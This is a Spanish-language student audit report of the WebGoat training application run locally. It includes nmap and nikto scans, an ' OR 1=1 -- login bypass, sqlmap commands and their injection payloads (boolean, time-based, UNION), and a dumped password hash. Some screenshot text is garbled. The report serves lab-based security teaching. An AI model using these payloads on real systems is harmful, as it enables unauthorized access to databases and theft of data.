

INFORME DE AUDITORIA

Pagina Analizada:



TITULO:

Informe de Auditoria WebGoat

CURSO:

Introducción a la Ciberseguridad / Seguridad de la Información

Jordan Andres Diaz Sanchez

TABLA DE CONTENIDO

1. Introducción
 - 1.1. Objetivos de la revisión
 - 1.2. Resumen
2. Metodología de análisis (Information gathering)
 - 2.1. Hallazgos pasivos
 - 2.2. Hallazgos activos
 - 2.3. Otros hallazgos
3. Vulnerabilidades Identificadas
 - 3.1. A3 injection - SQL Injection
 - 3.2. A3 injection - Cross Site Scripting
 - 3.3. A5 Security Misconfiguration
 - 3.4. A6 Vuln & outdated Components
 - 3.5. A7 Identity & Auth Failure – Secure Passwords
4. Análisis de riesgos
 - 4.1. Resumen de vulnerabilidades
5. Recomendaciones
 - 5.1. A3 injection - SQL Injection
 - 5.2. A3 injection - Cross Site Scripting
 - 5.3. A5 Security Misconfiguration
 - 5.4. A6 Vuln & outdated Components
 - 5.5. A7 Identity & Auth Failure – Secure Passwords
6. Conclusión
7. Referencias y Bibliografía

1. INTRODUCCIÓN

En el módulo de introducción a la ciberseguridad, aprendimos los fundamentos sobre los conceptos, principios y practicas esenciales para identificar y mitigar vulnerabilidades en sistemas y entornos digitales cada vez más expuestos a riesgos, entendiendo su impacto en la seguridad y confianza del entorno tecnológico actual.

Este informe se enfoca en la auditoria de la aplicación WebGoat, una plataforma educativa diseñada para demostrar vulnerabilidades comunes de seguridad en aplicaciones web. Este análisis permite aplicar los conocimientos adquiridos de manera práctica, desarrollando una comprensión más profunda de las amenazas que enfrentan a diario las organizaciones y algunas estrategias para abórdalas.

1.1. Objetivos de la revisión

- Identificar las vulnerabilidades de WebGoat simulando escenarios reales de ataque.
- Aplicar los conceptos teóricos de los módulos de introducción a la ciberseguridad y ciberseguridad101, comprendiendo como las fallas pueden comprometer la seguridad de las aplicaciones web.
- Evaluar el impacto de estas vulnerabilidades y buscar estrategias de mitigación que funcionen y sean efectivas en sistemas reales.
- Mejorar la capacidad de análisis y lógica para detectar patrones comunes o errores de seguridad en aplicaciones modernas.

1.2. Resumen

Durante la auditoria de WebGoat, se examinaron diferentes módulos y ejercicios enfocados en vulnerabilidades como SQL injection, control de acceso insuficiente y exposición de datos sensibles. A través de metodologías investigadas y aprendidas, se logró identificar las principales áreas de riesgo y se documentaron los pasos realizados para así mitigar dichas fallas. Este informe representa un paso significativo en la consolidación del aprendizaje practico, destacando la importancia de los conocimientos teóricos para la identificación y remediación de vulnerabilidades en el mundo actual.


2. METODOLOGIA DE ANALISIS (INFORMATION GATHERING)

El análisis se llevó acabo utilizando un enfoque mixto basándonos en la recolección de información para determinar posibles puntos débiles, combinando técnicas manuales y herramientas automatizadas. Las herramientas principales utilizadas fueron OWAS ZAP, Burp Suite, Nmap.

2.1. Hallazgos pasivos

En esta sección se documentan los hallazgos obtenidos mediante técnicas de recolección de información pasiva enfocada en el entorno de WebGoat. El objetivo fue identificar información pública y metadatos relacionados sin interactuar con ella directamente. Esto nos permite explotar posibles focos de ataque o configuraciones expuestas de una manera más discreta, utilizando únicamente fuentes abiertas y herramientas no intrusivas. A continuación, adjunto los hallazgos y la evidencia recopilada mediante técnicas de OSINT (Open Soucurse Intelligence) y consultas a recursos públicos.

- Se realiza el comando Docker run -it -p 127.0.0.1:8080:8080 -p 127.0.0.1:9090:9090 webgoat/webgoat



```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ docker run -it -p 127.0.0.1:8080:8080 -p 127.0.0.1:9090:9090 webgoat/webgoat  
2024-12-06T21:57:57.521+01:00 INFO 1 --- [main] org.owasp.webgoat.server.StartWebGoat : Starting  
StartWebGoat v2023.8 using Java 21.0.1 with PID 1 (/home/webgoat/webgoat.jar started by webgoat in /home/web  
goat)  
2024-12-06T21:57:57.544+01:00 INFO 1 --- [main] org.owasp.webgoat.server.StartWebGoat : No acti  
ve profile set, falling back to 1 default profile: "default"  
2024-12-06T21:57:59.517+01:00 INFO 1 --- [main] org.owasp.webgoat.server.StartWebGoat : Started  
StartWebGoat in 3.236 seconds (process running for 5.452)  
  
WebGoat
```

Ilustración 1 Docker run

- Se busca información en la web con la extensión Wappalyzer, nos indica Lenguaje de programación, librerías JavaScript, bibliotecas JavaScript, Servidores Web entre otros.




Ilustración 2 Wappalyzer

2.2. Hallazgos activos

En esta sección se presentan los resultados obtenidos mediante la recolección de información activa sobre WebGoat. Esta fase implicó la interacción directa con el sistema a través de herramientas específicas para identificar servicios, puertos abiertos y configuraciones expuestas; La información recopilada complementa los hallazgos pasivos y nos permite tener una visión más detallada del entorno, lo que nos sirve para identificar posibles vulnerabilidades explotables. A continuación, se detalla los pasos de las técnicas utilizadas junto con la evidencia de los resultados.

- Se realiza el comando `nmap -sS -p- localhost` nos permite identificar los puertos abiertos y servicios en ejecución.





Ilustración 3 Nmap

- Se realiza el comando nmap -sV -p- localhost detalla la detección de servicios.




```
(kali@kali)-[~]
$ nmap -sV -p- localhost

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-06 21:14 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000060s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
8080/tcp  open  http-proxy
9090/tcp  open  zeus-admin?
37897/tcp open  unknown
3 services unrecognized despite returning data. If you know the service/version, please submit the following f
ingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port8080-TCP:V=7.94SVN%I=7%D=12/6%Time=6753AF9A%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,65,"HTTP/1.1\x20404\x20Not\x20Found\r\nConnection:\x20clos
SF:e\r\nContent-Length:\x200\r\nDate:\x20Sat,\x2007\x20Dec\x202024\x2002:1
SF:4:50\x20GMT\r\n\r\n")%r(HTTPOptions,65,"HTTP/1.1\x20404\x20Not\x20Foun
SF:d\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Sat,\x200
SF:7\x20Dec\x202024\x2002:14:50\x20GMT\r\n\r\n")%r(RTSPRequest,42,"HTTP/1\
SF:.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20c
SF:lose\r\n\r\n")%r(FourOhFourRequest,65,"HTTP/1.1\x20404\x20Not\x20Found
SF:r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Sat,\x2007
SF:\x20Dec\x202024\x2002:14:50\x20GMT\r\n\r\n")%r(Socks5,42,"HTTP/1.1\x20
SF:400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r
SF:\n\r\n")%r(GenericLines,42,"HTTP/1.1\x20400\x20Bad\x20Request\r\nConte
SF:nt-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(Help,42,"HTTP/1.1\
SF:\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20clos
SF:e\r\n\r\n")%r(SSLSessionReq,42,"HTTP/1.1\x20400\x20Bad\x20Request\r\nC
SF:ontent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(TerminalServerC
```

Ilustración 4 Nmap

- Se realiza el comando nmap -A localhost nos permite identificar el sistema operativo, servicios activos.



```
(kali@kali)-[~]
$ nmap -A localhost

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-06 21:19 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000063s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
8080/tcp  open  http-proxy
|_http-title: Site doesn't have a title.
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.1 404 Not Found
|     Connection: close
|     Content-Length: 0
|     Date: Sat, 07 Dec 2024 02:19:47 GMT
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq
|   Socks5, TLSSessionReq, TerminalServerCookie, WMSRequest, oracle-tns:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 0
|     Connection: close
9090/tcp  open  zeus-admin?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Connection: close
|     Content-Length: 0
|     Date: Sat, 07 Dec 2024 02:20:22 GMT
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq
|   SqueezeCenter_CL_I, TLSSessionReq, TerminalServerCookie, WMSRequest, ibm-db2-das:
```

Ilustración 5 Nmap


```
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 114.41 seconds
```

Ilustración 6 Nmap datos

2.3. Otros hallazgos

- Se realiza el comando (`nikto -h http://localhost:8080`)
Nos resalta algunos problemas de configuración de seguridad relacionados con los encabezados HTTP en el servidor que se está corriendo en localhost.
- La ausencia del encabezado X-Frame-Options permite que el sitio sea vulnerable a ataques de **Clickjacking**.
- La ausencia del encabezado X-Content-Type-Options puede permitir que navegadores intenten interpretar el contenido en un formato distinto al especificado por el servidor, abriendo la puerta a ataques como **MIME sniffing**.



```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ nikto -h http://localhost:8080

- Nikto v2.5.0

+ Target IP: 127.0.0.1
+ Target Hostname: localhost
+ Target Port: 8080
+ Start Time: 2024-12-06 21:47:37 (GMT-5)

+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7849 requests: 0 error(s) and 2 item(s) reported on remote host
+ End Time: 2024-12-06 21:48:01 (GMT-5) (24 seconds)

+ 1 host(s) tested
```

Ilustración 7 Nikto

3. VULNERABILIDADES IDENTIFICADAS

Durante la auditoría realizada a WebGoat, se identificaron varias vulnerabilidades que reflejan configuraciones faltantes de seguridad comunes en aplicaciones web. Estas fallas no solo exponen el sistema a posibles ataques, sino que también sirven como ejemplo para comprender como prevenir y mitigar riesgos en entornos reales.

A continuación, presentare las vulnerabilidades detectadas acompañadas de evidencias específicas obtenidas durante el análisis y recomendaciones para abordar cada caso.

3.1. A3 Inyección SQL (SQL Injection)

La inyección SQL ocurre cuando una aplicación permite a un atacante manipular consultas SQL ejecutadas en la base de datos mediante entradas no validadas, este fallo puede comprometer datos confidenciales, modificar información o incluso en algunos casos otorgar acceso total al sistema.

Prueba #1 realizada:

- Ingresé la cadena maliciosa ('OR 1 = 1 --) en el campo de inicio de sesión sin ingresar una contraseña válida.
- El servidor respondió con acceso permitido, demostrando que la consulta SQL fue manipulada.

Compromising confidentiality with String SQL injection

If a system is vulnerable to SQL injections, aspects of that system's CIA triad can be easily compromised (if you are unfamiliar with the CIA triad, check out the CIA triad lesson in the general category). In the following three lessons you will learn how to compromise each aspect of the CIA triad using techniques like SQL string injections or query chaining.

In this lesson we will look at **confidentiality**. Confidentiality can be easily compromised by an attacker using SQL injection; for example, successful SQL injection can allow the attacker to read sensitive data like credit card numbers from a database.

What is String SQL injection?

If an application builds SQL queries simply by concatenating user supplied strings to the query, the application is likely very susceptible to String SQL injection.

More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.

It is your turn!

You are an employee named John Smith working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique authentication TAN to view their data.

Your current TAN is 3SL99A.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, you want to take a look at the data of all your colleagues to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.

You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '' * name * '' AND auth_tan = '' * auth_tan * ''";
```


Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P4XJ5I
34477	Abraham	Holman	Development	50000	U0ZALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA8LL1
96134	Bob	Franco	Marketing	83700	LO6S2V

Ilustración 8 SQL injection prueba



✓

Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

Ilustración 9 SQL injection prueba #2

Prueba #2 realizada:

Ingresa los siguientes comandos en la terminal de Kali Linux, y utiliza la herramienta Burp Suite con el fin de adquirir más información y fallos.

- `sqlmap -u http://localhost:9090/app/usersearch --data="login=jordan" --cookie="JSESSIONID=XxeqSdWmcFB4waehaTxo3iXhNKogw32y1tat7XL1" -D webgoat -T users --columns`
- `sqlmap -u http://localhost:8080/app/usersearch --data="login=jordan" --cookie="JSESSIONID=XxeqSdWmcFB4waehaTxo3iXhNKogw32y1tat7XL1" -D SQLite masterdb -T Users --dump`
- `sqlmap -u http://localhost:9090/app/usersearch --data="login=jordan" --cookie="JSESSIONID=XxeqSdWmcFB4waehaTxo3iXhNKogw32y1tat7XL1" -D webgoat -T sqlite sequence -C name,password --dump`

De lo cual se obtiene la siguiente información:

- Tres tablas denominadas (Products, Users, sqlite_sequence) demostrando la vulnerabilidad ya mencionada.
- Un usuario y una contraseña (en formato Hash) (\$2a\$10\$Jtmatl3klvYLUrtwykGVxu6toV4x5FHak5rREruQoLlbuyYibW5GG)

```
kali@kali: ~  
File Actions Edit View Help  
Payload: login-jordan' AND 6891-6891 AND 'CixT'='CixT'  
Type: time-based blind  
Title: SqliTte > 2.0 AND time-based blind (heavy query)  
Payload: login-jordan' AND 2873-LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'system that allows all employees to see their own internal data such as  
Mpha'='Mpha'  
Type: UNION query  
Title: Generic UNION query (NULL) - 2 columns  
Payload: login=-1737' UNION ALL SELECT NULL,CHAR(113,118,120,122,113)||CHAR(104,111,106,88,111,88,102,100,  
77,82,116,105,119,111,90,78,68,81,97,79,113,99,110,82,118,88,89,111,89,78,72,99,99,60,80,113,117,107,68,86)||C -- that instead of viewing your own internal data, you want to take a  
HAR(113,113,107,113,113)-- cKbP  
[23:18:14] [INFO] the back-end DBMS is SQLite  
lock-end DBMS: SQLite  
[23:18:14] [INFO] fetching tables for database: 'SQLite_masterdb'  
[23:18:14] [WARNING] the SQL query provided does not return any output you request looks like this:  
[23:18:14] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast'  
or switch '--hex'  
[23:18:14] [INFO] fetching number of tables for database 'SQLite_masterdb'  
[23:18:14] [INFO] resumed: 3  
[23:18:14] [INFO] resumed: Products  
[23:18:14] [INFO] resumed: sqlite_sequence  
[23:18:14] [INFO] resumed: Users  
<current>  
[3 tables]  
+-----+  
| Products |  
| Users    |  
| sqlite_sequence |  
+-----+  
+-----+  
| Name      |  
+-----+  
| Authentication TAN: TAN |  
+-----+  
+-----+  
| Last Department |  
+-----+  
+-----+  
| You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done! |  
+-----+  
+-----+  
NAME DEPARTMENT SALARY AUTH TAN  
[23:18:14] [WARNING] HTTP error codes detected during run:  
404 (Not Found) - 3 times  
[23:18:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'  
[*] ending @ 23:18:14 / 2024-12-06/ 31844 John Smith Marketing 64290 35.854
```

Ilustración 10 SQL injection Tablas

```

kali@kali: ~
File Actions Edit View Help

[*] ending @ 23:28:19 / 2024-12-06/

(kali@kali)-[~]
$ sqlmap -u http://localhost:9090/app/usersearch --data="login=jordan" --cookie="JSESSIONID=XxeqSdMmcFB4waehaTx03iXhKogw32Y1tat7XL1" -D webgoat -T sqlite_sequence -C name,pa
sword --dump

The system requires the employees to use a unique authentication TAN to view their data.
Your current TAN is 3SL95A.

{1.8.11$stable} always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, you want to take a
look at the data of all your colleagues to check their current salaries.
https://sqlmap.org Use and try to retrieve all employees data from the employees table. You should not need to know any specific names or TANs to get the information you

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and
federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:28:50 / 2024-12-06/
[23:28:50] [INFO] resuming back-end DBMS 'sqlite'
[23:28:50] [INFO] testing connection to the target URL
[23:28:50] [CRITICAL] page not found (404)
it is not recommended to continue in this kind of cases. Do you want to quit and make sure that everything is set up properly? [Y/n] n
sqlmap resumed the following injection point(s) from stored session:

Parameter: login (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: login=jordan' AND 6891=6891 AND 'Cixt'='Cixt
Type: time-based blind
Title: SQLite > 2.0 AND time-based blind (heavy query)
Payload: login=jordan' AND 2873=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'Mpha'='Mpha
Type: generic query
Title: Generic UNION query (NULL) - 2 columns
